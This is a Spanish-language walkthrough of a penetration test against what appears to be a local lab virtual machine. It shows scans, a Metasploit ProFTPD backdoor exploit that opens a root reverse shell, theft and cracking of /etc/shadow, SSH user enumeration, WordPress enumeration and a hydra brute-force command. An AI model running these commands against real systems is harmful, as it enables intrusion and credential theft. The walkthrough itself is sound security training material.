https://github.com/aguayro @9v@yr0

Nos presentan una máquina para su estudio de las todas las vulnerabilidades que pueda presentar.

Descubrir los servicios que están corriendo en la máquina

map -p- -n -sC -sV -sS 192.168.56.103 -oN csec.txt

```
┌──# nmap -p- -n -sC -sV -sS 192.168.56.103 -oN csec.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-09 06:40 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00079s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|   256 12:e2:98:d2:a2:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:E1:E1:BB (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.29 seconds
```

El servidor tiene abiertos los siguientes puertos:

- 21 ftp
- 22 ssh
- 80 http

https://github.com/aguayro @9v@yr0

map -vvv 192.168.56.103

```
└─# nmap -vvv 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 07:24 EDT
Initiating ARP Ping Scan at 07:24
Scanning 192.168.56.103 [1 port]
Completed ARP Ping Scan at 07:24, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:24
Scanning vtcsec (192.168.56.103) [1000 ports]
Discovered open port 22/tcp on 192.168.56.103
Discovered open port 80/tcp on 192.168.56.103
Discovered open port 21/tcp on 192.168.56.103
Completed SYN Stealth Scan at 07:24, 0.66s elapsed (1000 total ports)
Nmap scan report for vtcsec (192.168.56.103)
Host is up, received arp-response (0.00086s latency).
Scanned at 2024-05-06 07:24:56 EDT for 1s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:E1:E1:BB (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)
```

Veamos que vulnerabilidades tiene los servicios indicados:

nmap -script=vuln 192.168.56.103

```
└─# nmap --script=vuln 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 08:35 EDT
Nmap scan report for vtcsec (192.168.56.103)
Host is up (0.00068s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
22/tcp open  ssh
80/tcp open  http
| _http-csrf: Couldn't find any CSRF vulnerabilities.
| _http-dombased-xss: Couldn't find any DOM based XSS.
| _http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-enum:
|   /secret/: Potentially interesting folder
MAC Address: 08:00:27:E1:E1:BB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 312.09 seconds
```

Tenemos un backdoor en el servicio ftp, varios fallos de configuración en el servidor web apache, además de ser vulnerable a ataque DOS.

Veamos con detalle cada uno de las vulnerabilidades detectadas:

La versión del proftp 1.3.3c tiene una puerta trasera que puede ser explotada

```
└─# searchsploit proftpd 1.3.3c
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                     |  Path
---------------------------------------------------------------------------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution                 | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)                           | linux/remote/16921.rb
---------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Hay dos vulnerabilidades que se pueden explotar, ambas exploit de backdoor.

OpenSSH 7.2p2

Nmap no detecta ninguna vulnerabilidad en el servicio, pero si buscamos por searchsploit nos devuelve algunas cositas.

```
└─# searchsploit openSSH 7.2p2
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                     |  Path
---------------------------------------------------------------------------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                                           | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                     | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service                                                    | linux/dos/40888.py
OpenSSH 7.2p2 - Username Enumeration                                               | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                           | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                               | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration                                              | linux/remote/40113.txt
---------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Es posible realizar enumeración de los usuarios, por otro lado buscando en internet nos aparecen varias referencias a vulnerabilidad en versiones anteriores.

Dos vulnerabilidades para openssh de enumeración de usuarios.

Artículos relacionados con el servicio:

https://thehackernews.com/2023/07/new-openssh-vulnerability-exposes-linux.html

https://www.incibe.es/incibe-cert/alerta-temprana/avisos/multiples-vulnerabilidades-en-openssh

Apache 2.4.18

Nmap nos reportado vulnerable a ataque DOS, buscamos información sobre posibles fallos en la versión de apache 2.4.18 y encontramos lo siguiente:

searchsploit apache 2.4.18

```
└─# searchsploit Apache 2.4.18
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                     |  Path
---------------------------------------------------------------------------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                    | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                  | php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation | linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                   | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow               | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)         | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)         | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                  | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                          | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                       | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution   | linux/remote/34.pl
---------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Nos reporta dos vulnerabilidades:

- Elevación de privilegios (CVE-2019-0211)

```
└─# searchsploit -p 46676
 Exploit: Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation
     URL: https://www.exploit-db.com/exploits/46676
    Path: /usr/share/exploitdb/exploits/linux/local/46676.php
   Codes: CVE-2019-0211
Verified: False
File Type: PHP script, ASCII text
```

  https://github.com/cfreal/exploits/blob/master/CVE-2019-0211-apache/cfreal-carpediem.php

- Memory leak (CVE-2017-9798)

```
┌──(root💀kali)-[/home/kali/Documents/pentesting/case_02]
└─# searchsploit -p 42745.py
 Exploit: Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak
     URL: https://www.exploit-db.com/exploits/42745
    Path: /usr/share/exploitdb/exploits/linux/webapps/42745.py
   Codes: CVE-2017-9798, OPTIONSBLEED
Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
```

Por otro lado, hay que investigar que se esconde dentro de la carpeta /secret

Explotar las vulnerabilidades

Servicio FTP proftp 1.3.3c

Buscamos la vulnerabilidad en metasploit

```
└─# msfconsole
Metasploit tip: Use help <command> to learn more about any command

       =[ metasploit v6.4.0-dev                           ]
+ -- --=[ 2404 exploits - 1239 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

https://github.com/aguayro @9v@yr0

Buscamos vulnetabilidad en metaexploit para el servicio ftp para la versión de 1.3.3c de proftp

msf6 > search proftp 1.3.3c

```
msf6 > search proftp 1.3.3c

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 >
```

Usamos el script por defecto y lo configuramos

msf6 > use 0

msf6 > show options

msf6 > set RHOST 192.168.56.103

```
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Cargamos un payload para que nos crea una sesión en la máquina atacada

msf6 > show payloads

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                  .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                  .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                  .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl             .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet .               normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
```

Usamos el payload genérico para que nos cree un shell

msf6 > set payload payload/cmd/unix/reverse

Lanzamos el script

msf6 > run

Nos devuelve un error indicando que falta por configurar la dirección ip desde donde se lanza el ataque para el reverse shell, configuramos lo que nos falta y volvemos a lanzar el script.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[-] 192.168.56.103:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] 192.168.56.103:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 7y4uU9H9A3KHQ3d3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "7y4uU9H9A3KHQ3d3\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.103:56124) at 2024-05-07 05:59:00 -0400

whoami
root
```

El script funciona correctamente y nos devuelve una shell, comprobamos que somos root en la máquina csec.

Descargamos el fichero de claves para crackearlo con john the Ripper.

```
download /etc/passwd ./passwd
[*] Download /etc/passwd => ./passwd
[+] Done
download /etc/shadow ./shadow
[*] Download /etc/shadow => ./shadow
[+] Done
```

Combinamos los dos ficheros en uno que llamaremos outpub.db y lanzamos al amigo john

```
# unshadow passwd shadow > outpub.db
# john outpub.db
```

```
┌──(root💀 kali)-[/home/kali/Documents/pentesting/case_02]
└─# unshadow passwd shadow > outpub.db

┌──(root💀 kali)-[/home/kali/Documents/pentesting/case_02]
└─# ls -al outpub.db
-rw-r--r-- 1 root root 2461 May  7 06:13 outpub.db

┌──(root💀 kali)-[/home/kali/Documents/pentesting/case_02]
└─# john outpub.db
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
No password hashes left to crack (see FAQ)

┌──(root💀 kali)-[/home/kali/Documents/pentesting/case_02]
└─# john outpub.db --show
marlinspike:marlinspike:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash

1 password hash cracked, 0 left

┌──(root💀 kali)-[/home/kali/Documents/pentesting/case_02]
└─#
```

Usuario: marlinspike
Contraseña: marlinspike

Realizando una búsquedad en searchsploit encontramos varias vulnerabilidades de enumeración de usuarios del servicio openssh 7.2p2 que produce un desbordamiento de buffer.

Explotando la enumeración de usuarios en OpenSSH 7.2p2

```
└─# searchsploit -s openssh 7.2p2
 Exploit Title                                                    |  Path
 OpenSSH 7.2p2 - Username Enumeration                             | linux/remote/40136.py
 OpenSSHd 7.2p2 - Username Enumeration                            | linux/remote/40113.txt
Shellcodes: No Results
```

Encontramos un script de enumeración de usuario del servicio open ssh 7.2p2.

```
┌──(root💀 kali)-[/home/kali/Documents/pentesting/case_02]
└─# searchsploit -p 40136.py
  Exploit: OpenSSH 7.2p2 - Username Enumeration
      URL: https://www.exploit-db.com/exploits/40136
     Path: /usr/share/exploitdb/exploits/linux/remote/40136.py
    Codes: CVE-2016-6210
 Verified: False
File Type: Python script, ASCII text executable
```

```
# python /usr/share/exploitdb/exploits/linux/remote/40136.py -e -u marlinspike
192.168.56.103
```

```
└─# python /usr/share/exploitdb/exploits/linux/remote/40136.py -e -u marlinspike 192.168.56.103


User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (nu11.nu11 [at] yahoo.com), PoC by Eddie Harari


[*] Testing SSHD at: 192.168.56.103:22, Banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2
[*] Getting baseline timing for authenticating non-existing users.............
[*] Baseline mean for host 192.168.56.103 is 1185.555530258 seconds.
[*] Baseline variation for host 192.168.56.103 is 0.33904305865220474 seconds.
[*] Defining timing of x < 1186.5726594339567 as non-existing user.
[*] Testing your users ...
```

https://blog.nviso.eu/2018/08/21/openssh-user-enumeration-vulnerability-a-close-look/


Servidor apache

En el servidor apache tenemos varios vectores de ataque, como hemos visto anteriormente. Comprobamos la versión de apache que nos ha devuelto nmap con el comando whatweb. whatweb 192.168.56.103

whatweb 192.168.56.103

```
└─# whatweb 192.168.56.103
http://192.168.56.103 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.56.103]
```

Accedemos la dicha dirección 192.168.56.103, nos muestra una web por defecto




No nos muestra gran cosa, vamos a investigar los directorios ocultos que hay en el servidor con la ayuda de la herramienta: gobuster

gobuster dir -u 192.168.56.103 -e -w /usr/share/wordlists/dirb/common.txt


```
└─# gobuster dir -u 192.168.56.103 -e -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.103
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://192.168.56.103/.htpasswd            (Status: 403) [Size: 298]
http://192.168.56.103/.hta                 (Status: 403) [Size: 293]
http://192.168.56.103/.htaccess            (Status: 403) [Size: 298]
http://192.168.56.103/index.html           (Status: 200) [Size: 177]
http://192.168.56.103/secret               (Status: 301) [Size: 317] [--> http://192.168.56.103/secret/]
http://192.168.56.103/server-status        (Status: 403) [Size: 302]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Encontramos un directorio secret/ en dicho servidor, vamos a ver lo que contiene



Parece un blog en wordpress, vamos a volver a lanzar el script para ver que hay dentro de ese directorio

gobuster dir -u 192.168.56.103/secret -e -w /usr/share/wordlists/dirb/common.txt



```
└─# gobuster dir -u 192.168.56.103/secret -e -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.103/secret
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://192.168.56.103/secret/.hta            (Status: 403) [Size: 300]
http://192.168.56.103/secret/.htpasswd       (Status: 403) [Size: 305]
http://192.168.56.103/secret/.htaccess       (Status: 403) [Size: 305]
http://192.168.56.103/secret/index.php       (Status: 301) [Size: 0] [--> http://192.168.56.103/secret/]
http://192.168.56.103/secret/wp-admin        (Status: 301) [Size: 326] [--> http://192.168.56.103/secret/wp-admin/]
http://192.168.56.103/secret/wp-content      (Status: 301) [Size: 328] [--> http://192.168.56.103/secret/wp-content/]
http://192.168.56.103/secret/wp-includes     (Status: 301) [Size: 329] [--> http://192.168.56.103/secret/wp-includes/]
http://192.168.56.103/secret/xmlrpc.php      (Status: 405) [Size: 42]
===============================================================
Finished
===============================================================
```

Tenemos una instalación de wordpress a juzgar por los directorios que nos muestra gobuster.

Vamos a buscar vulnerabilidades que pueda presentar la instalación de wordpress,para ello podemos usar nikto y wpscan.

Probamos primero con nikto:

nikto -url 192.168.56.105

```
└─# nikto -url 192.168.56.105
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.105
+ Target Hostname:    192.168.56.105
+ Target Port:        80
+ Start Time:         2024-05-10 08:17:02 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: b1, size: 55e1c7758dcdb, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /secret/: Drupal Link header found with value: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /secret/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2024-05-10 08:17:32 (GMT-4) (30 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Nikto nos devuelve muchas infomación intesante:

Configuración errónea en el apache 2.4.18

- Protección contra click jacking no está configurado
- Limitación en la cabecera de los mimes admitidos (X-Contents-type-options)
- Etiqueta Etag configurada en el servidor

Click jacking:
No es realmente una vulnerabilidad, o eso entiendo sino una forma de robo de credenciales.

X-Contents-type-options:
Una mala configuración en la cabecera del apache puede permitir que se envíen ficheros que no pueda interpretar el navegador y los ejecute por defecto. Esto permite incrustar un payload dentro de un pdf o imagen.

Etag:

Con la ayuda de curl obtenemos los siguientes datos de la cabecera
Last-Modified: Thu, 16 Nov 2017 16:53:57 GMT
ETag: "b1-55e1c7758dcdb"
Resulta interesante el valor Etag por representar el inodo, en sistema de fichero anteriores a NFS3 el número de inodo era parte de la información.

curl -I -url 192.168.56.105

```
└# curl -I http://192.168.56.105
HTTP/1.1 200 OK
Date: Fri, 10 May 2024 12:23:03 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Thu, 16 Nov 2017 16:53:57 GMT
ETag: "b1-55e1c7758dcdb"
Accept-Ranges: bytes
Content-Length: 177
Vary: Accept-Encoding
Content-Type: text/html
```

Tenemos un blog en wordpress, veamos si podemos averiguar los usuarios y contraseñas que hay definidas en el portal con la ayuda de wpscan. Posteriormente buscaremos vulnerabilidades en el wordpress y sus plugins.

wpscan –url http://192.168.56.103/secret –-enumerate u

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Veamos si podemos averiguar que usuarios hay definidos y posteriormente intentar averiguar sus claves por fuerza bruta

hydra -l admin -P lists/pass.txt 192.168.56.103/secret -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'

